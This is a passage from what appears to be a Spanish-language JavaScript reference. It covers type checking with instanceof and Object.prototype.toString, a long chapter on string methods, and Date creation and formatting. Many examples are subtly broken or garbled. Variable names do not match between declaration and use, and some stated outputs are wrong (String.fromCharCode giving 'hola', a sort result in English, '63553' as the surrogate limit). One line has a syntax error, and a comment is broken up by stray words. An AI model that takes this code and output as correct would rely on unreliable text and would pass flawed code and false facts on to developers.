Tenga en cuenta que los valores primitivos no se consideran instancias de ninguna clase:

```
console.log(2 instanceof Number) // false
console.log('abc' instanceof String) // false
console.log(true instanceof Boolean) // false
console.log(Symbol() instanceof Symbol) // false
```

Cada valor en JavaScript, además de **null** e **undefined**, tiene una propiedad constructora que almacena la función que se utilizó para construirlo. Esto funciona incluso con los primitivos.

```
// Mientras que instanceof también captura instancias de subclases,
// el uso de obj.constructor no lo hace
console.log([] instanceof Object, [] instanceof Array) // true true
console.log([].constructor === Object, [].constructor === Array) // false true
function esNumero(valor) {
     // null.constructor y undefined.constructor lanzara un error cuando se acceda
     if (valor === null || valor === undefined) return false
     return valor.constructor === Number
}
console.log(esNumero(null), esNumero(undefined)) //false false
console.log(esNumero('abc'), esNumero([]), esNumero(() => 1)) //false false false
console.log(esNumero(0), esNumero(Number('10.1')), esNumero(NaN)) //true true true
```

Sección 6.3: Obtener el tipo de objeto por el nombre del constructor

Cuando uno con el operador **typeof** obtiene tipo `object` cae en una categoría algo desperdiciada...

En la práctica, es posible que tenga que acotar el tipo de "objeto" que es en realidad, y una forma de hacerlo es utilizar el nombre del constructor del objeto para saber de qué tipo de objeto se trata:
`Object.prototype.toString.call(tuObjeto)`

1. String (Cadena de caracteres)

`Object.prototype.toString.call("String")`

```
"[object String]"
```

2. Number (Número)

`Object.prototype.toString.call(42)`

```
"[object Number]"
```

3. Bool (Booleano)

`Object.prototype.toString.call(true)`

```
"[object Boolean]"
```

4. Object (Objeto)

`Object.prototype.toString.call(Object())` or `Object.prototype.toString.call({})`

```
"[object Object]"
```

5. Function (Función)

`Object.prototype.toString.call(function(){})`

```
"[object Function]"
```

6. Date (Fecha)

`Object.prototype.toString.call(new Date(2015,10,21))`

```
"[object Date]"
```

7. Regex (Expresión regular)

`Object.prototype.toString.call(new RegExp())` or `Object.prototype.toString.call(/foo/);`

```
"[object RegExp]"
```

8. Array

`Object.prototype.toString.call([]);`

```
"[object Array]"
```

9. Null (Nulo)

`Object.prototype.toString.call(null);`

```
"[object Null]"
```

10. Undefined (Indefinido)

```
Object.prototype.toString.call(undefined);
```

```
"[object Undefined]"
```

11. Error

```
Object.prototype.toString.call(Error());
```

```
"[object Error]"
```

Capítulo 7: Strings (Cadenas de caracteres)

Sección 7.1: Información básica y concatenación de cadenas de caracteres

Las cadenas en JavaScript se pueden encerrar entre comillas simples `'hello'`, comillas dobles `"Hello"` y (a partir de ES2015, ES6) en Template Literals (Plantilla de literales) (backticks) `` `hello` ``.

```
var hola = "Hola";
var mundo = 'mundo';
var holaM = `Hola Mundo`; // ES20 Sí, soy un objeto String 15 / ES6
```

Las cadenas pueden crearse a partir de otros tipos utilizando la función `String()`.

```
var intString = String(32); // "32"
var booleanString = String(true); // "true"
var nullString = String(null); // "null"
```

También se puede utilizar `toString()` para convertir números, booleanos u objetos en cadenas de caracteres.

```
var intString = (5232).toString(); // "5232"
var booleanString = (false).toString(); // "false"
var objString = ({}).toString(); // "[object Object]"
```

También se pueden crear cadenas de caracteres utilizando el método `String.fromCharCode`.

```
String.fromCharCode(104,101,108,108,111) // "hola"
```

La creación de un objeto `String` utilizando la palabra clave **new** está permitida, pero no es recomendable ya que se comporta como Objetos a diferencia de las cadenas de caracteres primitivas.

```
var objetoString = new String("Sí, soy un objeto String");
typeof objetoString;//"object"
typeof objetoString.valueOf();//"string"
```

Concatenar cadenas de caracteres

La concatenación de cadenas de caracteres puede realizarse con el operador de concatenación `+`, o con el método `concat()` incorporado en el prototipo de objeto `String`.

```
var foo = "Foo";
var bar = "Bar";
console.log(foo + bar); // => "FooBar"
console.log(foo + " " + bar); // => "Foo Bar"
foo.concat(bar) // => "FooBar"
"a".concat("b", " ", "d") // => "ab d"
```

Las cadenas de caracteres pueden concatenarse con variables que no sean cadenas de caracteres, pero las variables que no sean cadenas de caracteres se convertirán en cadenas de caracteres.

```
var string = "string";
var number = 32;
var boolean = true;
console.log(string + number + boolean); // "string32true"
```

String Templates (Plantillas de cadenas de caracteres)

Version ≥ 6

Las cadenas de caracteres pueden crearse utilizando literales de plantilla (backticks) `` `hello` ``.

```
var saludo = `Hola`;
```

Con los template literals, puede realizar la interpolación de cadenas de caracteres utilizando `${variable}` dentro de los template literals:

```
var lugar = `Mundo`;
var saludo = `¡Hola ${place}!`
console.log(greet); // "¡Hola Mundo!"
```

Puede utilizar `String.raw` para que las barras invertidas aparezcan en la cadena de caracteres sin modificaciones.

```
`a\\b` // = a\b
String.raw`a\\b` // = a\\b
```

Sección 7.2: Invertir cadena de caracteres

La forma más "popular" de invertir una cadena en JavaScript es el siguiente fragmento de código, que es bastante habitual:

```
function invertirString(str) {
return str.split('').reverse().join('');
}
invertirString('string'); // "gnirts"
```

Sin embargo, esto sólo funcionará mientras la cadena que se invierta no contenga pares sustitutos. Los símbolos astrales, es decir, los caracteres que se encuentran fuera del plano multilingüe básico, pueden representarse mediante dos unidades de código, y harán que esta técnica ingenua produzca resultados erróneos. Además, los caracteres con marcas de combinación (por ejemplo, diéresis) aparecerán en el carácter lógico "siguiente" en lugar del original con el que se combinaron.

```
'?????.'.split('').reverse().join(''); // fallo
```

Aunque el método funcionará bien para la mayoría de los idiomas, un algoritmo realmente preciso y que respete la codificación para la inversión de cadenas es algo más complicado. Una de estas implementaciones es una pequeña biblioteca llamada Esrever, que utiliza expresiones regulares para hacer coincidir marcas de combinación y pares sustitutos con el fin de realizar la inversión a la perfección.

Explicación

Sección	Explicación	Resultado
`str`	La cadena de caracteres de entrada	`"string"`
`String.prototype.split(delimitador)`	Divide la cadena de caracteres `str` en un array. El parámetro `""` significa dividir entre cada carácter.	`["s","t","r","i","n","g"]`
`Array.prototype.reverse()`	Devuelve el array de la cadena de caracteres dividida con sus elementos en orden inverso.	`["g","n","i","r","t","s"]`
`Array.prototype.join(delimitador)`	Une los elementos del array en una cadena de caracteres. El parámetro `""` significa un delimitador vacío (es decir, los elementos del array se ponen uno al lado del otro).	`"gnirts"`

Utilizar el operador spread (dispersión)

Version ≥ 6

```
function invertirString(str) {
    return [...String(str)].reverse().join('');
}
console.log(invertirString('stackoverflow')); // "wolfrevokcats"
console.log(invertirString(1337)); // "7331"
console.log(invertirString([1, 2, 3])); // "3,2,1"
```

Función personalizada `reverse()`

```
function reverse(string) {
    var strRev = "";
    for (var i = string.length - 1; i >= 0; i--) {
        strRev += string[i];
    }
    return strRev;
}
reverse("cebra"); // "arbec"
```

Sección 7.3: Comparar cadenas de caracteres lexicográficamente

Para comparar cadenas de caracteres alfabéticamente, utiliza `localeCompare()`. Esto devuelve un valor negativo si la cadena de caracteres de referencia es lexicográficamente (alfabéticamente) anterior a la cadena de caracteres comparada (el parámetro), un valor positivo si viene después, y un valor de `0` si son iguales.

```
var a = "hola";
var b = "mundo";
console.log(a.localeCompare(b)); // -1
```

Los operadores `>` y `<` también se pueden utilizar para comparar cadenas de caracteres lexicográficamente, pero no pueden devolver un valor de cero (esto se puede comprobar con el operador de igualdad `==`). Como resultado, una forma de la función `localeCompare()` puede escribirse así:

```
function strcmp(a, b) {
    if(a === b) {
        return 0;
    }
    if (a > b) {
        return 1;
    }
    return -1;
}
console.log(strcmp("hola", "mundo")); // -1
console.log(strcmp("hola", "hola")); // 0
console.log(strcmp("mundo", "hola")); // 1
```

Esto es especialmente útil cuando se utiliza una función de ordenación que compara basándose en el signo del valor devuelto (como `sort`).

```
var arr = ["platanos", "arandanos", "manzanas"];
arr.sort(function(a, b) {
    return a.localeCompare(b);
});
console.log(arr); // ["apples", "bananas", "arandanos"]
```

Sección 7.4: Acceder al carácter en el índice de la cadena de caracteres

Utiliza `charAt()` para obtener un carácter en el índice especificado de la cadena de caracteres.

```
var string = "¡Hola, Mundo!";
console.log( string.charAt(4) ); // "a"
```

Como alternativa, dado que las cadenas de caracteres pueden tratarse como matrices, utiliza el índice mediante la notación de corchetes.

```
var string = "¡Hola, Mundo!";
console.log( string[4] ); // "a"
```

Para obtener el código del carácter en un índice especificado, utiliza `charCodeAt()`.

```
var string = "¡Hola, Mundo!";
console.log( string.charCodeAt(4) ); // 97
```

Ten en cuenta que todos estos métodos son getter (devuelven un valor). En JavaScript, las cadenas de caracteres son inmutables. En otras palabras, ninguno de ellos puede utilizarse para fijar un carácter en una posición de la cadena de caracteres.

Sección 7.5: Caracteres de escape

Si su cadena de caracteres está encerrada entre comillas simples, debe escapar las comillas literales interiores con la barra invertida `\`.

```
var texto = 'L\'albero means tree in Italian';
console.log(texto); \\ "L'albero means tree in Italian"
```

Lo mismo ocurre con las comillas dobles:

```
var text = "Me siento \"alto\"";
```

Debe prestarse especial atención al escape de las comillas si se almacenan representaciones HTML dentro de una cadena, ya que las cadenas HTML hacen un gran uso de las comillas, por ejemplo, en los atributos:

```
var contenido = "<p class=\"especial\">¡Hola Mundo!</p>"; // String valido
var hola = '<p class="especial">I\'d like to say "Hi"</p>'; // String valido
```

Las comillas en cadenas de caracteres HTML también pueden representarse utilizando `'` (o `'`) como comilla simple y `"` (o `"`) como comillas dobles.

```
var hi = "<p class='especial'>I'd like to say &quot;Hi&quot;</p>"; // String valido
var hello = '<p class="especial">I&apos;d like to say "Hi"</p>'; // String valido
```

Nota: El uso de `'` y `"` no sobrescribirá las comillas dobles que los navegadores pueden colocar automáticamente sobre comillas de atributo. Por ejemplo <p class=especial> que se hace a <p class="especial">, usando `"` puede dar lugar a <p class=""especial""> donde `\"` será <p class="especial">.

Version ≥ 6

Si una cadena tiene `'` y `"` puede que quieras considerar el uso de template literals (*también conocidos como cadenas de caracteres de plantilla en ediciones anteriores de ES6*), que no requieren que escapes `'` y `"`. Se utilizan comillas (`) en lugar de comillas simples o dobles.

```
var x = `"Escapar de " y ' puede ser muy molesto`;
```

Sección 7.6: Contador de palabras

Si tienes un **<textarea>** y quieres recuperar información sobre el número de:

- Caracteres (total)
- Caracteres (sin espacios)

- Palabras
- Líneas

```
function contadorPalabras(val){
     var wom = val.match(/\S+/g);
     return {
          caracteresSinEspacios : val.replace(/\s+/g, '').length,
          caracteres : val.length,
          palabras : wom ? wom.length : 0,
          lineas : val.split(/\r*\n/).length
     };
}
// Usar como:
contadorPalabras(algunTextoMultilinea).words; // (Numero de palabras)
```

[Ejemplo de JSFiddle]

Sección 7.7: Recortar los espacios en blanco (trim)

Para recortar los espacios en blanco de los bordes de una cadena de caracteres, utiliza `String.prototype.trim`:

```
"    alguna cadena de caracteres con espacios en blanco ".trim();
// "alguna cadena de caracteres con espacios en blanco"
```

Muchos motores JavaScript, pero no Internet Explorer, han implementado métodos no estándar `trimLeft` y `trimRight`. Existe una propuesta, actualmente en la fase 1 del proceso, para estandarizar los métodos `trimStart` y `trimEnd`, con los alias `trimLeft` y `trimRight` por motivos de compatibilidad.

```
// Propuesta Fase 1
" este soy yo ".trimStart(); // "este soy yo "
" este soy yo ".trimEnd(); // " este soy yo"
// Métodos no estándar, pero implementados actualmente por la mayoría de los motores.
" este soy yo ".trimLeft(); // "este soy yo "
" este soy yo ".trimRight(); // " este soy yo"
```

Sección 7.8: Dividir una cadena de caracteres en un array

Utiliza `.split` para pasar de cadenas de caracteres a un array de las subcadenas de caracteres divididas:

```
var s = "uno, dos, tres, cuatro, cinco"
s.split(", "); // ["uno", "dos", "tres", "cuatro", "cinco"]
```

Utiliza el **método array** `.join` para volver a una cadena de caracteres:

```
s.split(", ").join("--"); // "uno--dos--tres--cuatro--cinco"
```

Sección 7.9: Las cadenas de caracteres son Unicode

¡Todas las cadenas de caracteres de JavaScript son Unicode!

```
var s = "algun ∆≈ƒ unicode ¡™£¢¢¢";
s.charCodeAt(6); // 8710
```

En JavaScript no existen cadenas de caracteres binarias o de bytes sin procesar. Para manejar eficazmente datos binarios, utiliza los Arrays Tipados.

Sección 7.10: Detectar una cadena de caracteres

Para detectar si un parámetro es una cadena de caracteres *primitiva*, utiliza `typeof`:

```
var aString = "mi cadena de caracteres";
var anInt = 5;
var anObj = {};
typeof aString === "string"; // true
typeof anInt === "string"; // false
typeof anObj === "string"; // false
```

Si alguna vez tienes un objeto `String`, mediante `new String("algunstr")`, entonces lo anterior no funcionará. En este caso, podemos utilizar `instanceof`:

```
var aStringObj = new String("mi cadena de caracteres");
aStringObj instanceof String; // true
```

Para cubrir ambos casos, podemos escribir una sencilla función auxiliar:

```
var isString = function(value) {
    return typeof value === "string" || value instanceof String;
};
var aString = "String primitivo";
var aStringObj = new String(Objeto String");
isString(aString); // true
isString(aStringObj); // true
isString({}); // false
isString(5); // false
```

O podemos utilizar la función `toString` de `Object`. Esto puede ser útil si tenemos que comprobar también otros tipos, por ejemplo, en una sentencia `switch`, ya que este método admite también otros tipos de datos, al igual que `typeof`.

```
var pString = "String primitivo";
var oString = new String("Forma de objeto de String");
Object.prototype.toString.call(pString);//"[object String]"
Object.prototype.toString.call(oString);//"[object String]"
```

Una solución más robusta es no *detectar* una cadena de caracteres en absoluto, sino sólo comprobar qué funcionalidad se requiere. Por ejemplo:

```
var aString = "String primitivo";
// Comprobación genérica de un método de subcadena de caracteres
if(aString.substring) {
}
// Comprobación explícita del método prototipo String.substring
if(aString.substring === String.prototype.substring) {
    aString.substring(0, );
}
```

Sección 7.11: Subcadenas de caracteres con slice

Utiliza `.slice()` para extraer subcadenas de caracteres dados dos índices:

```
var s = "0123456789abcdefg";
s.slice(0, 5); // "01234"
s.slice(5, 6); // "5"
```

Dado un índice, tomará desde ese índice hasta el final de la cadena de caracteres:

```
s.slice(10); // "abcdefg"
```

Sección 7.12: Código de caracteres

El método `charCodeAt` recupera el código de carácter Unicode de un único carácter:

```
var charCode = "µ".charCodeAt(); // El código de carácter de la letra µ es 181
```

Para obtener el código de un carácter de una cadena de caracteres, la posición 0 del carácter se pasa como parámetro a `charCodeAt`:

```
var charCode = "ABCDE".charCodeAt(3); // El código de carácter de "D" es 68
```

Version ≥ 6

Algunos símbolos Unicode no caben en un solo carácter, y en su lugar requieren dos pares de sustitutos UTF-16 para codificarse. Este es el caso de los códigos de caracteres superiores a 216 - 1 o 63553. Estos códigos de caracteres extendidos o valores de *punto de código* pueden recuperarse con `codePointAt`:

```
// El emoji de la cara sonriente tiene el punto de código 128512 o 0x1F600
var codePoint = "????".codePointAt();
```

Sección 7.13: Representaciones de los números en cadenas de caracteres

JavaScript tiene conversión nativa de *`Number`* a su *representación de `String`* para cualquier base de 2 a 36.

La representación más común después de la *decimal (base 10)* es la *hexadecimal (base 16)*, pero el contenido de esta sección funciona para todas las bases del rango.

Para convertir un *`Number`* de decimal (base 10) a su *representación `String`* hexadecimal (base 16) se puede utilizar el método *`toString`* con *`radix 16`*.

```
// base 10 Number
var b10 = 12;
// base 16 representacion String
var b16 = b10.toString(16); // "c"
```

Si el número representado es un entero, la operación inversa se puede realizar con `parseInt` y el *`radix 16`* de nuevo.

```
// base 16 representacion String
var b16 = 'c';
// base 10 Number
var b10 = parseInt(b16, 16); // 12
```

Para convertir un número arbitrario (es decir, no entero) de su *representación `String`* a un *`Number`*, la operación debe dividirse en dos partes: la parte entera y la parte fraccionaria.

Version ≥ 6

```
let b16 = '3.243f3e0370cdc';
// Dividir en partes enteras y fraccionarias
let [i16, f16] = b16.split('.');
// Calcular la parte entera en base 10
let i10 = parseInt(i16, 16); // 3
// Calcular la parte de la fracción de base 10
let f10 = parseInt(f16, 16) / Math.pow(16, f16.length); // 0.14158999999999988
// Junta las partes de base 10 para hallar el Number
let b10 = i10 + f10; // 3.14159
```

Nota 1: Tenga cuidado ya que puede haber pequeños errores en el resultado debido a las diferencias en lo que es posible representar en diferentes bases. Puede ser conveniente realizar algún tipo de redondeo posterior.

Nota 2: Las representaciones muy largas de números también pueden dar lugar a errores debido a la precisión y los valores máximos de *`Number`* del entorno en el que se producen las conversiones.

Sección 7.14: Funciones find y replace de String

Para buscar una cadena de caracteres dentro de otra, existen varias funciones:

`indexOf(buscaString)` y `lastIndexOf(buscaString)`

`indexOf()` devolverá el índice de la primera aparición de `buscaString` en la cadena de caracteres. Si no se encuentra `buscaString`, se devuelve `-1`.

```
var string = "¡Hola, Mundo!";
console.log(string.indexOf("o")); // 2
console.log(string.indexOf("foo")); // -1
```

Del mismo modo, `lastIndexOf()` devolverá el índice de la última aparición de la cadena de caracteres de búsqueda o `-1` si no se encuentra.

```
var string = "¡Hola, Mundo!";
console.log(string.lastIndexOf("o")); // 11
console.log(string.lastIndexOf("foo")); // -1
```

`includes(buscaString, inicio)`

`includes()` devolverá un booleano que indica si `buscaString` existe en la cadena de caracteres, empezando por el `inicio` del índice (por defecto es 0). Esto es mejor que `indexOf()` si sólo necesita comprobar la existencia de una subcadena de caracteres.

```
var string = "¡Hola, Mundo!";
console.log( string.includes("Hola") ); // true
console.log( string.includes("foo") ); // false
```

`replace(regexp|substring, replacement|replaceFunction)`

`replace()` devolverá una cadena de caracteres que tiene todas las ocurrencias de subcadenas de caracteres que coinciden con la RegExp `regexp` o la `subcadena de caracteres` con un `reemplazo` de cadena de caracteres o el valor devuelto de `replaceFunction`.

Ten en cuenta que esto no modifica la cadena de caracteres en su lugar, sino que devuelve la cadena de caracteres con sustituciones.

```
var string = "¡Hola, Mundo!";
string = string.replace( "Hola", "Adios" );
console.log( string ); // "¡Adios, Mundo!"
string = string.replace( /M.{2}d/g, "Universo" );
console.log( string ); // "¡Adios, Universo!"
```

`replaceFunction` puede utilizarse para sustituciones condicionales de objetos de expresiones regulares (es decir, con el uso de `regexp`). Los parámetros siguen el siguiente orden:

Parámetro	Significado
`match`	la subcadena de caracteres que coincide con toda la expresión regular
`g1, g2, g3, ...`	los grupos coincidentes en la expresión regular
`offset`	el desplazamiento de la coincidencia en toda la cadena de caracteres
`string`	toda la cadena de caracteres

Todos los parámetros son opcionales.

```
var string = "heLlo, woRlD!";
string = string.replace( /([a-zA-Z])([a-zA-Z]+)/g, function(match, g1, g2) {
    return g1.toUpperCase() + g2.toLowerCase();
});
console.log( string ); // "Hello, World!"
```

Sección 7.15: Buscar el índice de una subcadena de caracteres dentro de una cadena de caracteres

El método `.indexOf` devuelve el índice de una subcadena de caracteres dentro de otra cadena de caracteres (si existe, o `-1` en caso contrario).

```
'Hola Mundo'.indexOf('Mun'); // 5
```

`.indexOf` también acepta un argumento numérico adicional que indica en qué índice debe empezar a buscar la función.

```
"harr dee harr dee harr".indexOf("dee", 10); // 14
```

Ten en cuenta que `.indexOf` distingue entre mayúsculas y minúsculas.

```
'Hola Mundo'.indexOf('MUN'); // -1
```

Sección 7.16: Cadena de caracteres a mayúsculas

`String.prototype.toUpperCase()`:

```
console.log('qwerty'.toUpperCase()); // 'QWERTY'
```

Sección 7.17: Cadena de caracteres a minúsculas

`String.prototype.toLowerCase()`:

```
console.log('QWERTY'.toLowerCase()); // 'qwerty'
```

Sección 7.18: Repetir una cadena de caracteres

Version ≥ 6

Esto puede hacerse utilizando el método `.repeat()`:

```
"abc".repeat(3); // Devuelve "abcabcabc"
"abc".repeat(0); // Devuelve ""
"abc".repeat(-1); // Lanza un RangeError
```

Version < 6

En el caso general, esto debería hacerse utilizando un polyfill correcto para el método `String.prototype.repeat()` de ES6. De lo contrario, la expresión `new Array(n + 1).join(myString)` puede repetir `n` veces la cadena `miString`.

```
var miString = "abc";
var n = 3;
new Array(n + 1).join(miString); // Devuelve "abcabcabc"
```

Capítulo 8: Date (Fecha)

Parámetro	Detalles
`valor`	El número de milisegundos desde el 1 de enero de 1970 00:00:00.000 UTC (época Unix)
`fechaEnString`	Una fecha formateada como cadena de caracteres (consulte los ejemplos para obtener más información)
`año`	El valor del año de la fecha. Tenga en cuenta que también debe indicar el mes, o el valor se interpretará como un número de milisegundos. Tenga en cuenta también que los valores entre 0 y 99 tienen un significado especial. Ver los ejemplos.
`mes`	El mes, en el rango `0-11`. Tenga en cuenta que el uso de valores fuera del intervalo especificado para este parámetro y los siguientes no provocará un error, sino que hará que la fecha resultante "pase" al valor el siguiente valor. Ver los ejemplos.
`día`	Opcional: La fecha, en el rango `1-31`.
`hora`	Opcional: La hora, en el rango `0-23`.
`minuto`	Opcional: El minuto, en el rango `0-59`.
`segundo`	Opcional: El segundo, en el rango `0-59`.
`milisegundo`	Opcional: El milisegundo, en el rango `0-999`.

Sección 8.1: Crear un nuevo objeto Date

Para crear un nuevo objeto `Date` utiliza el constructor `Date()`:

- **sin argumentos**

`Date()` crea una instancia de `Date` que contiene la hora actual (hasta milisegundos) y la fecha.

- **con un argumento de tipo entero**

`Date(m)` crea una instancia `Date` que contiene la hora y la fecha correspondientes a la hora Epoch (1 de enero de 1970 UTC) más `m` milisegundos. Ejemplo: `new Date(749019369738)` da la fecha *Dom, 26 Sep 1993 04:56:09 GMT*.

- **con un argumento de cadena de caracteres**

`Date(fechaString)` devuelve el objeto Date resultante tras analizar `fechaString` con `Date.parse`.

- **con dos o más argumentos de tipo entero**

`Date(i1, i2, i3, i4, i5, i6)` lee los argumentos como año, mes, día, horas, minutos, segundos, milisegundos e instancia el objeto `Date` correspondiente. Tenga en cuenta que el mes tiene un índice 0 en JavaScript, por lo que 0 significa enero y 11 significa diciembre. Ejemplo: `new Date(2017, 5, 1)` da 1 de junio de 2017.

Explorar fechas

Ten en cuenta que estos ejemplos se generaron en un navegador en la zona horaria central de EE.UU., durante el horario de verano, como lo demuestra el código. Cuando la comparación con UTC era instructiva, se utilizaba `Date.prototype.toISOString()` para mostrar la fecha y la hora en UTC (la Z en la cadena formateada denota UTC).

```
// Crea un objeto Date con la fecha y hora actuales del navegador del usuario.
var ahora = new Date();
ahora.toString() === 'Mon Apr 11 2016 16:10:41 GMT-0500 (Central Daylight Time)' // true
// cierto, en el momento de escribir esto, de todos modos
// Crea un objeto Date en la época Unix (es decir, '1970-01-01T00:00:00.000Z')
var epoch = new Date(0);
epoch.toISOString() === '1970-01-01T00:00:00.000Z' // true
// Crea un objeto Date con la fecha y la hora 2.012 milisegundos después de la época Unix (es
decir, '1970-01-01T00:00:02.012Z').
var ms = new Date(2012);
date2012.toISOString() === '1970-01-01T00:00:02.012Z' // true
// Crea un objeto Fecha con el primer día de febrero del año 2012 en la zona horaria local.
var uno = new Date(2012, 1);
uno.toString() === 'Wed Feb 01 2012 00:00:00 GMT-0600 (Central Standard Time)' // true
// Crea un objeto Fecha con el primer día del año 2012 en la zona horaria local.
// (Los meses son cero)
var cero = new Date(2012, 0);
cero.toString() === 'Sun Jan 01 2012 00:00:00 GMT-0600 (Central Standard Time)' // true
// Crea un objeto Fecha con el primer día del año 2012, en UTC.
var utc = new Date(Date.UTC(2012, 0));
utc.toString() === 'Sat Dec 31 2011 18:00:00 GMT-0600 (Central Standard Time)' // true
utc.toISOString() === '2012-01-01T00:00:00.000Z' // true
// Convierte una cadena en un objeto Fecha (formato ISO 8601 añadido en ECMAScript 5.1)
// Las implementaciones deben asumir UTC debido al formato ISO 8601 y la designación Z
var iso = new Date('2012-01-01T00:00:00.000Z');
iso.toISOString() === '2012-01-01T00:00:00.000Z' // true
// Convierte una cadena en un objeto Date (RFC en JavaScript 1.0)
var local = new Date('Sun, 01 Jan 2012 00:00:00 -0600');
local.toString() === 'Sun Jan 01 2012 00:00:00 GMT-0600 (Central Standard Time)' // true
// Analiza una cadena de caracteres sin ningún formato en particular, la mayoría de las veces.
// Ten en cuenta que la lógica de análisis en estos casos depende en gran medida de la
implementación y, por lo tanto, puede variar entre navegadores y versiones.
var cualquierCosa = new Date('11/12/2012');
cualquierCosa.toString() === 'Mon Nov 12 2012 00:00:00 GMT-0600 (Central Standard Time)' // true
// En Chrome 49 de 64 bits en Windows 10 en la configuración regional en-US.
// Otras versiones en otras localizaciones pueden obtener un resultado diferente.
// Desplaza los valores fuera de un intervalo especificado al valor siguiente.
var vuelco = new Date(2012, 12, 32, 25, 62, 62, 1023);
vuelco.toString() === 'Sat Feb 02 2013 02:03:03 GMT-0600 (Central Standard Time)' // true
// Ten en cuenta que el mes pasó a febrero; primero el mes pasó a enero debido al mes 12 (el 11 es
diciembre), y luego otra vez debido al día 32 (enero tiene 31 días).
// Fechas especiales para los años comprendidos entre 0 y 99
var especial1 = new Date(12, 0);
especial1.toString() === 'Mon Jan 01 1912 00:00:00 GMT-0600 (Central Standard Time)` // true
// Si realmente quisieras establecer el año en el año 12 CE, tendrías que utilizar el método
setFullYear():
especial1.setFullYear(12);
especial1.toString() === 'Sun Jan 01 12 00:00:00 GMT-0600 (Central Standard Time)` // true
```

Sección 8.2: Convertir a formato de cadena de caracteres

Convertir a cadena de caracteres

```
var fecha1 = new Date();
fecha1.toString();
```

Devuelve: "Fri Apr 15 2016 07:48:48 GMT-0400 (Eastern Daylight Time)"

Convertir en cadena de caracteres, la hora

```
var fecha1 = new Date();
fecha1.toTimeString();
```

Devuelve: "07:48:48 GMT-0400 (Eastern Daylight Time)"

Convertir en cadena de caracteres, la fecha

```
var fecha1 = new Date();
fecha1.toDateString();
```

Devuelve: "Thu Apr 14 2016"

Convertir en cadena de caracteres, el UTC

```
var fecha1 = new Date();
fecha1.toUTCString();
```

Devuelve: "Fri, 15 Apr 2016 11:48:48 GMT"

Convertir en cadena de caracteres, el ISO

```
var fecha1 = new Date();
fecha1.toISOString();
```

Devuelve: "2016-04-14T23:49:08.596Z"

Convertir en cadena de caracteres, la fecha local

```
var fecha1 = new Date();
fecha1.toLocaleDateString();
```

Devuelve: "14/4/2016"

Esta función devuelve una cadena de caracteres de fecha sensible a la localización basada en la localización del usuario por defecto

```
fecha1.toLocaleDateString([locales [, options]])
```

se puede utilizar para proporcionar configuraciones regionales específicas, pero depende de la implementación del navegador. Por ejemplo,

```
fecha1.toLocaleDateString(["zh", "en-US"]);
```

intentaría imprimir la cadena de caracteres en la configuración regional china utilizando el inglés de Estados Unidos como configuración alternativa. El parámetro de `opciones` puede utilizarse para proporcionar un formato específico. Por ejemplo:

```
var opciones = { weekday: 'long', year: 'numeric', month: 'long', day: 'numeric' };
fecha1.toLocaleDateString([], opciones);
```

tendría como resultado

"Thursday, April 14, 2016"

Para más información, consulta el MDN.

Sección 8.3: Crear un Date a partir de UTC

Por defecto, un objeto Date se crea como hora local. Esto no siempre es deseable, por ejemplo, cuando se comunica una fecha entre un servidor y un cliente que no residen en la misma zona horaria. En este caso, no hay que preocuparse por las zonas horarias hasta que la fecha deba mostrarse en hora local, si es que es necesario.

El problema

En este problema queremos comunicar una fecha concreta (día, mes, año) con alguien que se encuentra en una zona horaria diferente. La primera aplicación utiliza ingenuamente la hora local, lo que da lugar a resultados erróneos. La segunda implementación utiliza fechas UTC para evitar zonas horarias donde no son necesarias.

Un enfoque ingenuo con resultados EQUIVOCADOS

```
function formatearFecha(diaSemana, dia, mes, anno) {
     var diasSemana = ["Lun","Mar","Mie","Jue","Vie","Sab","Dom"];
     var meses = ["Ene","Feb","Mar","Abr","May","Jun","Jul","Ago","Sep","Oct","Nov","Dec"];
     return diasSemana[diaSemana] + " " + meses[mes] + " " + dia + " " + anno;
}
// Foo vive en un país con zona horaria GMT + 1
var cumpleannos = new Date(2000,0,1);
console.log("Foo nacío en: " + formatearFecha(cumpleannos.getDay(), cumpleannos.getDate(),
cumpleannos.getMonth(), cumpleannos.getFullYear()));
enviarABar(cumpleannos.getTime());
```

> Ejemplo de salida:
>
> Foo nació en: Lun 1 Ene 2000

```
// Mientras tanto, en otra parte...
// Bar vive en un país con zona horaria GMT - 1
var cumpleannos = new Date(recibirDeFoo());
console.log("Foo nació en: " + formatearFecha(cumpleannos.getDay(), cumpelannos.getDate(),
cumpleannos.getMonth(), cumpleannos.getFullYear()));
```

> Ejemplo de salida:
>
> Foo nació en: Vie 1 Dic 1999

Y así, Bar siempre creería que Foo nació el último día de 1999.

Enfoque correcto

```
function formatearFecha(diaSemana, dia, mes, anno) {
     var diasSemana = ["Lun","Mar","Mie","Jue","Vie","Sab","Dom"];
     var meses = ["Ene","Feb","Mar","Abr","May","Jun","Jul","Ago","Sep","Oct","Nov","Dec"];
     return diasSemana[diaSemana] + " " + meses[mes] + " " + dia + " " + anno;
}
// Foo vive en un país con zona horaria GMT + 1
var cumpleannos = new Date(Date.UTC(2000,0,1));
console.log("Foo nacío en: " + formatearFecha(cumpleannos.getUTCDay(), cumpleannos.getUTCDate(),
cumpleannos.getUTCMonth(), cumpeannos.getUTCFullYear()));
enviarABar(cumpleannos.getTime());
```

Ejemplo de salida:

Foo nació en: Lun 1 Ene 2000

```
// Mientras tanto, en otra parte...
// Bar vive en un país con zona horaria GMT - 1
var cumpleannos = new Date(recibirDeFoo());
console.log("Foo nacío en: " + formatearFecha(cumpleannos.getUTCDay(), cumpleannos.getUTCDate(),
cumpleannos.getUTCMonth(), cumpleannos.getUTCFullYear()));
```

Ejemplo de salida:

Foo nació en: Lun 1 Ene 2000

Crear una fecha a partir de UTC

Si se desea crear un objeto `Date` basado en UTC o GMT, se puede utilizar el método `Date.UTC(...)`. Utiliza los mismos argumentos que el constructor `Date` más largo. Este método devolverá un número que representa el tiempo transcurrido desde el 1 de enero de 1970, 00:00:00 UTC.

```
console.log(Date.UTC(2000,0,31,12));
```

Ejemplo de salida:

949320000000

```
var utcFecha = new Date(Date.UTC(2000,0,31,12));
console.log(utcFecha);
```

Ejemplo de salida:

Mon Jan 31 2000 13:00:00 GMT+0100 (Europa Occidental (hora estándar))

Como era de esperar, la diferencia entre la hora UTC y la hora local es, de hecho, el desfase horario convertido a milisegundos.

```
var utcFecha = new Date(Date.UTC(2000,0,31,12));
var localFecha = new Date(2000,0,31,12);
console.log(localFecha - utcFecha === utcFecha.getTimezoneOffset() * 60 * 1000);
```

Ejemplo de salida: `true`

Modificar un objeto `Date`

Todos los modificadores de objetos `Date`, como `setDate(...)` y `setFullYear(...)` tienen un equivalente que toma un argumento en hora UTC en lugar de en hora local.

```
var fecha = new Date();
fecha.setUTCFullYear(2000,0,31);
